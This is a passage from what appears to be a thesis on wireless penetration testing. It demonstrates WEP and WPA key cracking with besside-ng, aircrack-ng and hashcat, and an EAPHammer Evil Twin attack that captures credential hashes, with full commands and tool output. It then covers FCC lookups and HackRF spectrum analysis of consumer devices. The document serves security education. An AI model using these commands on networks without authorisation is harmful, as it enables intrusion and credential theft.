


Figure 5.7: Monitoring WiFi signals with WEP authentication

The WEP authentication method can be attacked simply by listening on to the communication between the access point and an already authenticated client device. In comparison to the later demonstrated WPA family, there is no need to obtain the authentication handshake messages, to successfully retrieve the pre-shared key, as with WEP, every subsequent message after the authentication is also encrypted with the initial pre-shared key. WEP uses RC4 stream cipher with 24 bit initialization vectors, and this allows for the Fluhrer, Mantin and Shamir attack [3] to break the encryption, provided, there is a large collection of messages available to the attacker. Given network traffic nowadays, an attacker could simply wait for a few minutes to gather enough messages needed for the attack, but an attacker could also send packets to the access point, to which the access point will reply, generating the desired packets. When there is enough messages gathered, the key can be recovered offline.

The `aircrack-ng` software suite has a tool named `besside-ng`, that is capable of generating the desired messages, saving these messages to a file, and cracking the key from the traffic afterwards. `besside-ng` needs the target device and the channel it operates on, and after supplying those, it begins to attack the network key (Figure 5.8).

```
sudo besside-ng -b F8:1A:67:CF:BE:BE -c 5 wlp0s20f3mon
```




Figure 5.8: Flooding an access point with WEP authentication

When `besside-ng` finds the correct key (Figure 5.9), it writes it to the standard output and also logs it to a file called `besside.log`. The captured messages are also saved to a file named `wep.cap`.

```
$ cat besside.log
# SSID              | KEY                                 | BSSID             | MAC filter
TP-LINK_CFBEBE      | aa:aa:aa:aa:aa                      | F8:1A:67:CF:BE:BE |
```

```
[12:02:07] - Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20007 IVs rate 172 [269 PPS ou
[12:02:07] \ Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20007 IVs rate 172 [269 PPS ou
[12:02:07] | Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20007 IVs rate 172 [269 PPS ou
[12:02:07] | Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20007 IVs rate 172 [269 PPS ou
[12:02:07] / Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20007 IVs rate 172 [269 PPS ou
[12:02:07] - Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20007 IVs rate 172 [269 PPS ou
[12:02:07] | Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20008 IVs rate 172 [269 PPS ou
[12:02:07] / Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20008 IVs rate 172 [269 PPS ou
[12:02:07] - Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20008 IVs rate 172 [269 PPS ou
[12:02:07] \ Attacking [TP-LINK_CFBEBE] WEP - FLOOD cracking - 20009 IVs rate 172 [269 PPS ou
[12:02:07] Got key for TP-LINK_CFBEBE [aa:aa:aa:aa:aa] 20009 IVs
[12:02:07] Pwned network TP-LINK_CFBEBE in 27:58 mins:sec
[12:02:07] TO-OWN [] OWNED [TP-LINK_CFBEBE]
[12:02:07] All neighbors owned
```

Figure 5.9: WEP key found for access point

5.3.3 WPA and WPA2 Personal

Attacking WPA and WPA2 Personal authentications works very similar to each other. In both cases, the default attack is against the weak pre-shared key, and the attacker only needs to capture a successful authentication handshake between the access point and a client device. To speed up the process, the attacker can deauthenticate a client from the access point, so it initiates an authentication handshake. This attack does not need victim interaction, but also it is only viable against weak pre-shared keys.

`besside-ng` is also capable of attacking WPA and WPA2 Personal authentications. It will listen for authentication handshake messages, and if it sees a client that is connected to the access point, it will even execute a deauthentication attack against the client device (Figure 5.10). The parameters are the same as they were for the WEP authentication attack.

```
sudo besside-ng -b F8:1A:67:CF:BE:BE -c 5 wlp0s20f3mon
```

```
[16:04:42] Let's ride
[16:04:42] Logging to besside.log
[16:04:55] Got necessary WPA handshake info for TP-LINK_CFBEBE
[16:04:55] Run aircrack on wpa.cap for WPA key
[16:04:55] Pwned network TP-LINK_CFBEBE in 0:13 mins:sec
[16:04:55] TO-OWN [] OWNED [TP-LINK_CFBEBE*]
[16:04:55] All neighbors owned
```

Figure 5.10: Besside-ng intercepting the WPA handshake

The difference is that for WPA and WPA2 Personal authentications, `besside-ng` only captures the authentication handshake messages, and leaves the cracking of these messages to another tool. Fortunately, the `aircrack-ng` software suite has a tool called `aircrack-ng`, that can crack these handshake messages (Figure 5.11), but it can only do so in a dictionary mode. Dictionary mode is a password cracking mode, when the cracker uses a password list, and tries every password against the hash it tries to crack, in contrast to a brute-force attack, where only a keyspace is given to the cracker and it tries every possible password within the keyspace. The password list file can be provided with the `-w` flag.

```
aircrack-ng wpa.cap -w ./probable-v2-wpa-top4800.txt
```

```
                          Aircrack-ng 1.6

 [00:00:01] 4802/4801 keys tested (8222.59 k/s)

 Time left: --

                       KEY FOUND! [ dontpwnme ]


 Master Key     : 7F F4 99 BC 61 25 8C D2 A5 97 62 23 3A 59 7F D8
                  B6 C8 D5 71 06 C4 08 C9 D1 43 3E AC 47 BE BF 11

 Transient Key  : B3 D5 0C 13 3B 0E 7E CB 9E C4 AB F3 A4 F0 87 DE
                  BE 06 F5 1B 55 FF 8B D8 AC F4 AC 6B 82 0A 54 03
                  76 39 A9 0A 39 E9 CE B0 E4 29 DC C3 10 B0 40 98
                  C6 32 97 88 4F A2 A0 8A C1 8B A5 94 3F 4F 82 9C

 EAPOL HMAC     : 83 6B 95 5A 43 04 D2 58 4C 3F 91 4B EC 22 CB 4B
```

Figure 5.11: Aircrack-ng user interface with the cracked WPA key

If `aircrack-ng` did not find the password, we can also try a brute-force attack against the password. The tools called `hashcat` and `John the Ripper` are both

great choices for brute-force attacks, but they usually require strong hardware for the attack to be feasible. They also need for the handshakes to be in their own file format, but for `hashcat`, `aircrack-ng` can produce the desired file with the `-j` flag. Once we have the `hccapx` file we can supply it to `hashcat`, along with the hash-type (`-a 3`) and attack-mode (`-m 2500`) flags.

```
aircrack-ng -j wpa.hccapx wpa.cap
.\hashcat.exe -a 3 -m 2500 wpa.hccapx
```

Another attack against WPA and WPA2 Personal authentications is called an Evil Twin attack. It is more complex and it requires victim interaction, but it does not rely on weak pre-shared keys. An Evil Twin attack is demonstrated in Section 5.3.4 through a WPA2 Enterprise example.

5.3.4 WPA2 Enterprise

WPA2 Enterprise authentication is based on the 802.1x protocol. In addition to the client device and the access point, WPA2 Enterprise involves a third party in the authentication process, an authentication server. The most popular attack against WPA2 Enterprise is the Evil Twin attack, that involves a fake access point and a fake authentication server, to which a victim client will try to authenticate itself. In the Evil Twin attack, the attacker sets up the fake access point, mimicking the victim access point, broadcasting the same `ESSID` and may even use the same MAC address. At this point, the attacker needs a victim to try to connect to their fake access point.

WPA2 Enterprise authentication has several types, so there are multiple scenarios for the attacks. In my thesis I cover four of the most commonly used EAP types. The basic type is `eap-md5`, where only the client is authenticated, so it does not require extra conditions, only a victim client trying to authenticate to the fake access point. The two more advanced, and even more frequent types are the `eap-peap` and the `eap-ttls`, where there is an SSL/TLS tunnel between the access point and the authentication server. In these cases, the client is presented with an X.509 certificate to identify the authentication server, but since most users will accept certificates without verifying the validity of the certificate, this can also be bypassed. The most advanced type is the `eap-tls`, where both the client and the authentication server provide their own certificate. And because now the client is also using certificate for their authentication, there are no credentials passing through between the client and the authentication server.

In the following, I demonstrate an Evil Twin attack, using the software tool called `EAPHammer`, against an `eap-md5` authentication, but the same principles can be applied for `eap-peap` and `eap-ttls` with a little addition of the client needing to accept the certificate of the fake authentication server, which is not in the scope of this thesis.

`EAPHammer` needs a WNIC that can work in AP mode, which means it can function as an access point. `EAPHammer` also needs the WNIC to be in managed mode before starting, as it will handle the changing of operation mode on the interface.

`EAPHammer` has a built in certificate generation wizard, which guides through the certificate generation step by step and can be accessed with the `--cert-wizard` parameter (Figure 5.12).

```
sudo eaphammer --cert-wizard
```


```
[*] Please enter two letter country code for certs (i.e. US, FR)
: HU
[*] Please enter state or province for certs (i.e. Ontario, New Jersey)
: Budapest
[*] Please enter locale for certs (i.e. London, Hong Kong)
: Budapest
[*] Please enter organization for certs (i.e. Evil Corp)
: Ukatemi
[*] Please enter org unit for certs (i.e. Hooman Resource Says)
: Pentest
[*] Please enter email for certs (i.e. cyberz@h4x0r.lulz)
: pent@ukatemi.com
[*] Please enter common name (CN) for certs.
: ukatemi.com
[CW] Creating CA cert and key pair...
[CW] Complete!
[CW] Writing CA cert and key pair to disk...
[CW] New CA cert and private key written to: /usr/share/eaphammer/certs/ca/ukatemi.com.pem
[CW] Complete!
[CW] Creating server private key...
[CW] Complete!
[CW] Using server private key to create CSR...
[CW] Complete!
[CW] Creating server cert using CSR and signing it with CA key...
[CW] Complete!
[CW] Writing server cert and key pair to disk...
[CW] Complete!
[CW] Activating full certificate chain...
[CW] Complete!
```

Figure 5.12: EAPHammer certificate generation wizard

For the attack against `eap-md5`, there is no need for a certificate, as the server is not authenticated to the client, for the completeness of the methodology, I have included it in the demonstration.

After generating the certificate, `EAPHammer` can be started by providing the wireless interface, the authentication type, the `ESSID` and the `BSSID` of the access point, and the `--creds` parameter, which instructs `EAPHammer` to use an evil twin attack (Figure 5.13).

```
sudo eaphammer -i wlp0s20f3 --channel 5 --wpa-version 2 --auth wpa-eap --essid TP-LINK_CFBEBE --
    creds --bssid 00:25:9C:43:E1:A4
```



```
[*] Success: wlp0s20f3 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /usr/share/eaphammer/loot/wpa_handshake_capture-2021-09-06-15-27-33-hYahmLFTyoavAXYDNBUMPpq80kGVIv89.hccapx

[hostapd] AP starting...

Configuration file: /usr/share/eaphammer/tmp/hostapd-2021-09-06-15-27-33-ONWzWpr8MSEFyirjXCAQ2OhA7tl05tsI.conf
wlp0s20f3: interface state UNINITIALIZED->COUNTRY_UPDATE


Press enter to quit...

Using interface wlp0s20f3 with hwaddr 00:25:9c:43:e1:a4 and ssid "TP-LINK_CFBEBE"
wlp0s20f3: interface state COUNTRY_UPDATE->ENABLED
wlp0s20f3: AP-ENABLED
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: associated (aid 1)
wlp0s20f3: CTRL-EVENT-EAP-STARTED 30:fc:eb:45:23:a1
wlp0s20f3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: Could not add STA to kernel driver
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: Station tried to associate before authentication (aid=1 flags=0x8000)
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: Station tried to associate before authentication (aid=1 flags=0x8000)
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: associated (aid 1)
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: associated (aid 1)
wlp0s20f3: CTRL-EVENT-EAP-RETRANSMIT 30:fc:eb:45:23:a1
wlp0s20f3: CTRL-EVENT-EAP-RETRANSMIT 30:fc:eb:45:23:a1
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: CTRL-EVENT-EAP-RETRANSMIT 30:fc:eb:45:23:a1
wlp0s20f3: CTRL-EVENT-EAP-RETRANSMIT 30:fc:eb:45:23:a1
wlp0s20f3: CTRL-EVENT-EAP-RETRANSMIT 30:fc:eb:45:23:a1
wlp0s20f3: CTRL-EVENT-EAP-RETRANSMIT 30:fc:eb:45:23:a1
wlp0s20f3: CTRL-EVENT-EAP-TIMEOUT-FAILURE 30:fc:eb:45:23:a1
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: deauthenticated due to local deauth request
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: associated (aid 1)
wlp0s20f3: CTRL-EVENT-EAP-STARTED 30:fc:eb:45:23:a1
wlp0s20f3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: authenticated
wlp0s20f3: STA 30:fc:eb:45:23:a1 IEEE 802.11: associated (aid 1)
```

Figure 5.13: EAPHammer starting the evil twin attack

`EAPHammer` then automatically creates an access point and an authentication server, with the same parameters as the victim access point and continuously deauthenticates victim client devices from the genuine network, while listening for any authentication attempts coming from the victim client devices. Depending on the devices used and the wireless environment, the process can take several minutes, but after a successful authentication try, `EAPHammer` catches the response to the challenge generated by itself, from which the credential can be cracked (Figure 5.14).

```
mschapv2: Mon Sep  6 15:31:53 2021
  domain\username:    testing
  username:     testing
  challenge:      e6:ab:91:36:36:e7:3d:93
  response:     f0:a6:72:2e:97:bf:64:c6:26:b5:d6:37:94:82:7b:49:13:17:fc:ac:7a:46:3e:56

  jtr NETNTLM:      testing:
     $NETNTLM$e6ab913636e73d93$f0a6722e97bf64c626b5d63794827b491317fcac7a463e56

  hashcat NETNTLM:    testing::::f0a6722e97bf64c626b5d63794827b491317fcac7a463e56:e6ab913636e73d93
```




Figure 5.14: EAPHammer catching the response to the challenge

5.4 Post-authentication

Once we successfully authenticate to the network, the post-authentication steps are similar to a non wireless network penetration test, with a few extra steps. These are: the proper segmentation of the guest network and the normal network, and searching for dual-homed devices. These dual-homed devices are using two network interfaces simultaneously, one wireless and one wired, and can have serious security impact if not configured properly, meaning these devices can connect two, otherwise segregated networks, without the system administrators knowing about it.

Chapter 6

General wireless penetration testing

In this chapter I will demonstrate the SCRAPE methodology presented in Section 2.1.2. The demonstration is done through several wireless devices and using multiple hardware and software tools. The subsequent demonstrations also contain the previous phases, for lucidity.

6.1 Search

6.1.1 Wireless device certificate databases

Devices using some kind of wireless communication technology are usually certified before being released. As wireless communication channels are regulated all over the world, these certificates are needed for the device before being sold commercially. There exists many wireless device regulators around the world, the most well known of them being the United States Federal Communications Commission (FCC). As this is a regional regulator, every device that is sold in the USA, must conform to the FCC standards.

The FCC database contains a thorough testing documentation of the device under test, with technical parameters of the device, as well as pictures both from the outside and the inside of the device. It also contains the results of the evaluation of the device, with radiated emission and db bandwidth measurements, along with other manuals and documents of the device. The FCC database is an open database and is available to anyone on the Internet[1].

[1] `fccid.io`

Devices with an FCC certificate contain some sort of label on somewhere on the device, and if the device has this label on it, it is usually recommended to look up any information on the device in the database. It is a good starting point for any testing as it provides all the basic information on the device that is needed for the second phase.

6.1.2 HackRF spectrum analyzer

HackRF spectrum analyzer is an open source GUI interface for the `hackrf_sweep`. `hackrf_sweep` allows the HackRF device to function as a spectrum analyzer, scanning the full 0 - 6 GHz spectrum of the device in under one second. HackRF spectrum analyzer in turn, provides the graphical interface for better readability of the results, with a peak display and a waterfall plot of the examined spectrum (Figure 6.1).




Figure 6.1: The user interface of the HackRF spectrum analyzer

When we do not have any information on the wireless protocol of the device under test, it is a good start to figure out the base frequency of the device. After choosing the spectrum we want to monitor, we start up the device under test in transmit mode, which can usually be achieved by pressing buttons on the device to which the device will transmit some data. Both the peak display and the waterfall plot displays the constant noise picked up from the environment of the testing. If the device transmits in the chosen spectrum, we can inspect the signal in both the peak display and waterfall plot, but if it does not transmit in the observed spectrum, we might need to scan through the whole spectrum until we find the correct one. When we found the signal of the test device, we can narrow down the correct frequency,

by approaching the two edges of the observed spectrum to each other until we have a clear reading of the frequency.

The waterfall plot can also be useful for the later *Analysis* phase, as we can recognize typical modulation patterns on it.


6.1.3 Wireless presenter

The first device I have chosen for demonstration is the Logitech R500 wireless presenter. It has a wireless USB adapter to connect to a computer, and can control presentations wirelessly, with a forward and a backward button. It also has a laser built in to it, which is irrelevant for this demonstration.

Opening up the battery cover there is a model, a serial and a product number printed on the device, but unfortunately no FCC id. However, searching for the model number on the Internet, we can find the FCC id of the device, along with the FCC datasheet of it[2]. The USB receiver, connecting the presenter to a computer, also has a model number printed on it, and upon looking it up, we can again, find the FCC datasheet of the device.

On the FCC datasheet of both these devices, we can find detailed documents describing the device, with pictures and test measurement data, along with the operating frequencies of the device which is the 2.402 - 2.480 GHz frequency range (Figure 6.2). In the testing documentation of the receiver we can also read, that it uses Gaussian frequency-shift keying (GFSK) modulation.

[2] `https://fccid.io/JNZRR0013`



FCC ID.io Blog Search

FCC ID JNZRR0013

JNZ-RR0013, JNZ RR0013, JNZRR0013, JNZRROO13, JNZRR00I3

Logitech Far East Ltd Wireless Presenter **RR0013**

FCC ID› / Logitech Far East Ltd› / RR0013

Application: Wireless Presenter

Equipment Class: JBP - Part 15 Class B Computing Device Peripheral

Operating Frequencies

Frequency Range	Power Output	Rule Parts	Grant Notes	App #
2.402-2.48 GHz	3 mW	15C	CC	1.2
2.405-2.474 GHz	3 mW	15C	CC	1.1

Exhibits

App #	Document	Type	Submitted Available
2	Users Manual (Statement) rev.pdf	Users Manual Adobe Acrobat PDF (547 kB)	2018-01-31 2018-06-30
1	Users Manual (Statement) rev.pdf	Users Manual Adobe Acrobat PDF (547 kB)	2018-01-31 2018-06-30

Figure 6.2: The FCC datasheet of the presenter

6.1.4 Micro Car Alarm

The second device is an old car alarm key fob. A key fob is the remote opener in a remote keyless entry system, typically used by cars and garage doors. In the old times it operated in a really simple way. Upon key press, the key fob transmitted a message on a fixed frequency, consisting of a constant message. This protocol raised a lot of security concerns, mainly it was vulnerable against replay attacks, where anyone in the range of the door, could listen for the constant code, and later could replay the signal back to the door, forcing it to open. To mitigate this type of attack, rolling codes were introduced in newer key fob systems. The base idea is still the same, a message is transmitted on a fixed frequency on key press, but now the message also contains a rolling code, which is generated randomly and is different with every key press. In both the key and the door, the random number generators are initialized with the same seed allowing them to generate the same, next valid code. For practical reasons, doors usually accept several of the valid next codes, in case the key fob got pressed out of the range of the door, and their random number generator seed got out of sync.

The Micro Car Alarm is such a key fob, with two buttons on the outside. Opening up the device, there is nothing interesting from a wireless point of view. There is

no visible FCC number, and looking up the numbers on the chips, there is no useful information about the wireless technology implemented by the device (Figure 6.3).

